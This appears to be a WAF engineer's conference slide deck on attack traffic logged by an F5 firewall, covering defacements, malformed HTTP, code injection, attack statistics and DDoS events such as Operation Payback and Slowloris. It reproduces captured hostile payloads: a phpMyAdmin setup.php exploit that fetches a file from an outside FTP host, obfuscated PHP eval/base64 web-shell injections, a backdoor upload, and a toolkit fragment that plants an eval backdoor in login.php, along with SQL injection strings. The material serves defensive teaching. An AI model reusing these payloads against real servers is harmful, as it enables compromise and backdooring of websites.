



Sam Pickles, F5 Networks

# A DAY IN THE LIFE OF A WAF



# Who am I?

- Sam Pickles
- Senior Engineer for F5 Networks
- WAF Specialist and general security type
- Why am I here?
  - We get to see the pointy end of a lot of attack traffic.
  - Not much attack data finds its way into the public domain, so I thought I would share what I can.

# Agenda:

- Defacement
- Non Compliant HTTP
- Code Injection
- Some Broader Trends
- DDoS Trends and Examples

# DEFACEMENT

Hacked Your System LinuXploit\_Crew



Violations

Full Request

PUT /indonesia.htm HTTP/1.1

Accept: \*/\*

Violations

Full Request

Disclaimer. ,

""  
,"  
" You have been Hacked !!!, not because of your stupidity",  
" That's because we love you, and we want to warn you",  
" That your web still has large of vulnerability",  
""  
,"

" Dear admin,"  
" This was not a joke or dream, this is fucking reality",  
""  
,"

" at last, "  
" Tidak ada seorangpun, hewan atau banci yang disakiti dalam hacking ini ;)",  
""  
,"

" Thanks:"  
◀ |||

Response Status Code

N/A

Potential Attacks

Cross Site Scripting (XSS), Detection Evasion, Information Leakage, SQL-Injection, XPath Injection

Close



Violations

Full Request

PUT / 396D5%3fopen/indonesia.htm HTTP/1.1  
Accept: \*/\*  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2)  
Host:  
Content-Length: 3108  
Connection: Keep-Alive  
Cache-Control: no-cache  
X-Forwarded-For: 118.96.13:  
<title>Hacked by Hmei7</title>


m1cedre4m[at]yahoo.com

Web Application	
Support ID	2258730722670021113
Source IP Address	118.96.13:
Destination IP Address	192.168.59.2:80
Country	Indonesia
Time	2011- 1:02
Flags	✖👉
Severity	Critical
Response Status Code	N/A
Potential Attacks	Cross Site Scripting (XSS), Detection Evasion, Information Leakage, SQL-Injection
Close	




# NON-COMPLIANT HTTP





Host 210.




Support ID	17099226225215352420
Source IP Address	200.1.192.31:36554
Destination IP Address	192.168.59.2:80
Country	Colombia
Time	2011-04-27 06:09:41
Flags	
Severity	Error
Response Status Code	N/A
Potential Attacks	N/A



```
POST /phpmyadmin/scripts/setup.php HTTP/1.1
X-Cnection: close
Host: 210. [REDACTED]
Referer: 210. [REDACTED]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; windows NT 5.1) opera
7.01 [en]
Content-Type: application/x-www-form-urlencoded
Content-Length: 232
X-Forwarded-For: 72.10.168.50

action=lay_navigation&eoltype=unix&token=&configuration=a%3A1%3A%7Bi%3A0%3B0%
3A10%3A%22PMA%5FConfig%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A47%3A%22ftp%3A%
2F%2Fpickasso%3A240790%4066%2E197%2E252%2E182%2F%2F%2Ea%2Fid%2Etxt%22%3B%7D%7D
```



# Another (tiny) probe:

View Full Request Information - BIG-IP® Application Security Manager - Dialog Window - 10.0.3.245 - Mozilla Firefox

10.0.3.245 https://10.0.3.245/dms/policy/win\_open\_proxy\_request.php?id=48162&mode=

Violations Full Request

GET HTTP/1.1

Request Web App Support Source IP Destination Country Time Flags Severity Response Status Code Potential Attacks

HTTP protocol compliance failed violation details

HTTP Validation

- No Host header in HTTP/1.1 request
- Unparsable request content

2011-04-27 06:09:44

✗✋

Error

N/A

HTTP Parser Attack, Non-browser Client

Close

Done



# From the same host:

Violations

Full Request

Violation		Severity	Learn	Alarm	Block
HTTP protocol compliance failed	<div>Learn</div>	Error	Yes	Yes	Yes

Requested URL	[HTTP] /w00tw00t.at.blackhats.romanian.anti-sec ↵ :)
Web Application	
Support ID	17099226225215352420
Source IP Address	200.1.192.31:36554
Destination IP Address	192.168.59.2:80
Country	Colombia
Time	2011-04-27 06:09:41
Flags	✖ 🖐
Severity	Error
Response Status Code	N/A
Potential Attacks	N/A

Close

04:42:45	Canada 72.10.168.50	[HTTPS] /admin/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /mysql/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /pma/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /db/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /sql/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /web/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /myadmin/scripts/setup.php

...etc



# CODE INJECTION

# Probing for code injection vulnerabilities:

- Checking for access to /proc/self/enviro

Country	France
Context Details for Attack Signature 200000190	
Context	Parameter
Parameter Level	Global
Wildcard Parameter Name	*
Actual Parameter Name	_a
Parameter Value	view..... ...../proc/self/enviro0x0
Detected Keywords	_a=view..... ...../proc/self/enviro0x0





# PHP Injection attempt:

Actual Parameter Name	products_image
Parameter Value	<pre>&lt;?php @error_reporting(0);@set_time_limit(0);\$ lol=\$_GET['lol'];\$osc=\$_GET['osc']; if(isset(\$lol)){\$eval(gzinflate(base64_de code('pZJda8lwFibvB/sPMQhNQMR9XM05Cvsbg1 DTE5vRjiEnnRbxvy9Jre5C8GJ35f143kMoyMYS+r Nyn/5l/771H3T9+ABZxAHf6NI1TvSm6oDxJZ0Cc9 nVG5pjaxm5X9ZDa2QCEXA+TDQeWYnziXa2oqN7loK 0hOaWAH2PXA5INKYroa0XYDDoXhtFOvZsqqk4aA zICjiALLJbps8cXiRQmj0Dv602jH4ZejFO8aQW4R YQG2hbccWeGeVWHw+6QxkwQHc+zG4FhsoHlkraF 0gEz+GdhCEtCaAiYicjSKYWsgWksPuTLokMTS+vz k6mf+eLTWKWLW9l8DmKiGcdWDGh6ee8r+vRtMvsW 90C2xWkrAqVjgnR5L9ZSwrD1Ud1cXT6vmVr8kpHS tbi4mep6PillTe5FJSfgE='));die;} elseif(isset(\$osc)){\$eval(gzinflate(base6 4_decode('pZHNasMwEITvhb6DYgyWIZS2IF5CwA 9SEI48ilUcyWhlmhDy7l3J+ekhkENPEjM73w5SqX fdetMSPj9UB+07yNKTrfPTyUI28mmAexlyWdSoX svbhYrZnl6Wu9EnjKoj5wNILEWVcW+NULusBvjYb aTb428xBT2liLJCnoVKrtNuubhZQLIMjPw21sniy 9XXl0TVxol94DUYxjUDXtmNDd9LvSACqCl3bmY3y iKbYgyhZrZuklufB7alirtXYRjRJ5IEa5TekDr5l OVY0sU+zDdXXox/722saQ46qeg+dNNQox+hJsfvg hF/fVioLDP70dlBeNgTccqWtxFNI/4bAJaDtWi2 +v7x/1SpxSWT14SvS8mpWAOAWXQ0n5BQ=='));} } else{}</pre>
Detected Keywords	<pre>products_image=&lt;?php @error_reporting(0); @set_time_limit(0); lol=\$_GET['lol']; \$osc=\$_GET['osc']; if(isset(\$lol)) {\$eval(gzinflate(base64_decode('pZJda8 lwFibvB/sPMQhNQMR9XM05Cvsbg1DTE5vRjiEnnR bxvy9Jre5C8GJ35f143kMoyMYS+rNyn/5l/771H3 T9+ABZxAHf6NI1T</pre>



```
var $eof_ctrl_dir = "\x50\x4b\x05\x06\x00\x00\x00\x00";
var $old_offset = 0;
function unix2DosTi
me($unixtime = 0) {
    $timearray = ($unixtime == 0
) ? getdate() : getdate($unixtime);
    if ($timearr
ay['year'] < 1980) {
        $timearray['year'] =

```



# PHP Toolkit:


Violations

Full Request

--xYzZY  
Content-Disposition: form-data; name="products\_image"; filename=" .php"  
Content-Type: image/jpeg  
  
<?php  
#####  
\$rhs = "ZWNobyAIPGh0bWw+ljsNCmVjaG8gljx0aXR5ZT5TaGFkb3cgd2FzIEhlcmU8L3RpdGxlPjxib2R5PjI7DQpzZXRfdGltZV9saW"  
eval(base64\_decode(\$rhs));  
#####was#####here#####  
?>  
--xYzZY--

Requested URL	
Web Application	
Support ID	3594420368669955391
Source IP Address	80.74.
Destination IP Address	192.168.59.2:80
Country	Switzerland
Time	
Flags	✖👉
Severity	Error
Response Status Code	N/A
Potential Attacks	<a href="#">Cross Site Scripting (XSS)</a> , <a href="#">LDAP Injection</a> , <a href="#">Non-browser Client</a> , <a href="#">Server Side Code Injection</a>

Close



```
$pwd_admin = ereg_replace('/images','/admin', $system_pwd);
if (chdir($pwd_admin)) {
    if (is_writable($pwd_admin)) {
        if (is_writable('categories.php')) {
            unlink('categories.php');
            $new_categories = "<?php
header(location:'http://www.google.com'); ?>";
            $patch_categories = fopen('categories.php','w');
            $write_categories =
fwrite('categories.php',"$new_categories");
            $response_categories= "[-] Categories Patched";
        }
        else { $response_categories = "[-] Unable to patch Categories"; }
        if (is_writable('login.php')) {
            $backdoor_login = "<?php eval(base64_decode('if
($HTTP_POST_VARS['username']) {

$write = ($HTTP_POST_VARS['username']);
pass_write($write);

}

```

# Attack Summary

- Works with any directory structure – targeted for PHP specifically, but can work on any vulnerable app
- Uses a variety of methods to
  - backdoor the server,
  - add OS level passwords,
  - enumerate users
- Remains hidden - no obvious error messages

# SQL Injection:

- GET

/\_\_utm.gif?utmwv=1&utmn=137576902&utmcs=UTF-8&utmsr=1280x800&utmsc=32-bit&utmul=en-us&utmje=1&utmfl=10.2%20r154&utmcn=1&utmr=

## Attack signature detected violation details


Signature Name	Signature ID
SQL-INJ expressions like (1) "" and 1 --"	200002425
SQL-INJ "SELECT FROM" (Headers)	200000081
SQL-INJ expressions like "or 1=1" (3) (Headers)	200002171
SQL-INJ "SELECT FROM" (Parameter)	200000082
SQL-INJ expressions like "or 1=1" (3)	200002147












\_\_\_\_utmz=245999259.1303780682.1.1.utmccn=(referral)|utmcsr=<removed>.com|utmcct=/SELECT%20id%20FROM%20logins%20WHERE%20username='admin'AND%20password='anything'OR'x'='x'%22

# SOME BROADER TRENDS















# Where From?




Items	Occurrences
 United States	607
 Australia	431
 New Zealand	304
 Malaysia	223
 Germany	42
 Netherlands	42
 Poland	28
 China	26
 Thailand	25
 United Kingdom	22
 Korea, Republic of	18









# How Many Attacks?



Items	Occurrences
 Non-browser Client	23523
 HTTP Parser Attack	15133
 Information Leakage	9023
 Predictable Resource Location	962
 Vulnerability Scan	884
 Cross Site Scripting (XSS)	880
 SQL-Injection	800
 Command Execution	654
 Detection Evasion	491
 Path Traversal	297
 LDAP Injection	202

# Reason for Blocking:



Items	Occurrences
 HTTP protocol compliance failed	16289
 Attack signature detected	12838
 Information leakage detected	1340
 Illegal method	1211
 Illegal HTTP status in response	728
 Evasion technique detected	688
 Failed to convert character	70
 Cookie not RFC-compliant	52

# Further Observations:

- Attacks are extremely common – at least hourly, if not minute by minute
- Example: one global social networking/web monster gets a minimum of ~500Mbps mixed attack traffic at all times!
- Most attacks are relatively untargeted at the specific site, but many attacks are targeted at languages, frameworks etc such as PHP
- Search engine integration is the norm
- Formal incident response is probably best saved for the really targeted and persistent offenders

# Further Observations:

- Geo IP blocking by itself has some value but will be too problematic for most sites
  - Legitimate traffic may originate from any country
  - Anonymiser networks have proxy hosts available in any country desired => attacks may appear local in origin
- Most attacks are just probes or don't work on your site, but it only takes one!
- IP blocking of any kind must be done with care
  - Mega proxies
  - Tor
  - Anonymiser networks



# DDOS TRENDS AND EXAMPLES

# SYN and ICMP Flood

- Old school but still popular
- SYN Flood:
  - The attacker does not respond to the server with the "ACK" in a TCP connection exchange: SYN, SYN-ACK, ACK
  - Connections are half-opened and consume server resources
  - IP Address is unreliable as no response required by client – can result in “reflected” attack
- ICMP Flood:
  - Sending the victim an overwhelming number of ping packets,
  - Simple to launch and the primary requirement being access to greater bandwidth than the victim

# Attacks are Moving “Up the Stack”

## Network Threats



90% of security  
investment focused  
here

## Application Threats




75% of attacks  
focused here



Anonymous

# OPERATION PAYBACK





# Cast of characters:

# Julian Assange



# Wikileaks



# US Government





# The Target



# The Instigators



# The Crowd





# Attacks overview

- Network flood attacks:
  - High PPS attacks: extremely high SYN flood and UDP flood attack rates hit victim sites = bottlenecks
  - Oversized ICMP and UDP frames intended to consume bandwidth
  - Fragmented and corrupted UDP frames intended to consume more resources on application delivery equipment;
  - Connection flood attacks: targeting the server TCP stack resources;
- Application flood attacks:
  - HTTP page request floods targeting crafted URLs;
  - HTTP data floods;
  - Crafted Layer7 TCP attacks such as SlowLoris, slow POST



# The Attack:

- Normal production load for our Target is 60K HTTP requests per second

# The Attack

- Initial peak at 1.5million HTTP requests per second
- Volumes then rose to around 4m RPS during “official” attack period
- Anonymous announced that the attack had ended
- Attack then rose to 15 million RPS! Anonymous were not directly controlling the attack
- Several major spikes when large botnets and university labs joined the attack

Peak measured at 350 x normal production load!

=> 35,000% increase

[illegible]

Written by [RSnake](#) with help from John Kinsella, and a dash of inspiration from [Robert E Lee](#).



# How does Slowloris work?

- Opens connections to web server (very little bandwidth required)
- Begins to send request...
  - ...One header at a time...
  - ...Very Slowly...
  - ...Never ends...
- Server holds connection open indefinitely, and runs out of available connection pool.
- Result – server is unavailable. No error logs during attack.

# Reason attack was mitigated:


- Reverse proxy handles incoming requests
- Unfinished request from Slowloris exceeds limits on HTTP profile and is dropped.

# HTTP Slow POST

- Similar concept to SlowLoris, but POST with large payload is uploaded extremely slowly.
- Large number of concurrent connections consume memory on host

# Normal TCP (Reverse) Proxy

